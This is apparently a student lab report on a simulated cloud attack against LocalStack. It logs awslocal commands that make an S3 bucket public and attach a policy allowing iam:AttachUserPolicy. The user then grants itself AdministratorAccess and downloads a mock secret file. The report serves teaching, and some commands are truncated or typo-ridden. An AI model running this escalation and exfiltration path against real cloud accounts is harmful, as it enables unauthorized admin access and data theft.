Report: Cloud Attack Lab

Objective

Enumerate cloud assets: Enumerating cloud storage assests (S3 bucket)

Escalate privileges: Exploitaing IAM to gain admin access

Exfiltrate data: Extracting sensitive information

Tool Used:

Localstack,awslocal

Methodology

Install LocalStack by command pip install



Fig 1.1 Installation of Localstack awscli-local

Start Localstack by command :

Localstack start -d



Fig 1.2 Localstack start

After starting of localstack we have to start virtual env (venv)

Python3 -m venv venv

And configure AWS credentials (Local Stack doesn't check real) so we can use any details.

Fig 1.3 Configure aws

Now recon of cloud s3

So first we create a bucket

We can name it anything as we wish.

awslocal s3 mb s3://vulnerable-bucket



Fig 1.3 creation of bucket

Now Next step is simulate privilege Escalation

First we create a low-privilege IAM user:

Also we attack a vulnerable policy with it.

Cat>privesc-policy.json<<EOF



Fig 1.4 Creating IAM policy json script

After this we have to give Privilege escalation and admin access.

awslocal iam attach-user-policy --user-name attacker --policy-arn arn:aws:iam::aws:policy/AdministratorAccess



Fig 1.5 Giving Privilege escalation and admin access

Now we simulate exfiltration

First we put some data in the S3 bucket
Then we upload in bucket.
And last we exfiltrate it.

awslocal s3 cp s3://vulnerable-bucket/secret.txt



Fig 1.6 Uploading the txt in bucket



Fig 1.7 Downloading it from bucket

Log Table

Phase	Action	Result
Recon	1. awslocal s3 mb s3://vulnerable- bucket 2. awslocal s3api put-bucket-acl -- bucket vulnerable-bucket –acl public-read	1. Created S3 bucket 2. Public read access enabled 3. Listed available buckets

	3. awslocal s3 ls	
User Creation	awslocal iam create-user --user- name ajay	New IAM user created
Policy	1. Created privesc-policy.json with iam:AttachUserPolicy permission 2. awslocal iam put-user-policy -- user-name ajay --policy- name privesc --policy-document file://privesc-policy.json	1. Local file ready 2. Policy attached
Privilege Escalation	awslocal iam attach-user-policy --user-name ajay --policy- arn arn:aws:iam::aws:policy/AdministratorAccess	Escalated to admin privileges
Data	1. echo "TOP_SECRET_DATA" > secret.txt && awslocal s3 cp secret.txt s3://vulnerable-bucket/ 2. awslocal s3 cp s3://vulnerable-bucket/secret.txt ./ch.txt && cat ch.txt	1. Mock sensitive data uploaded 2. File successfully 3. downloaded, contents revealed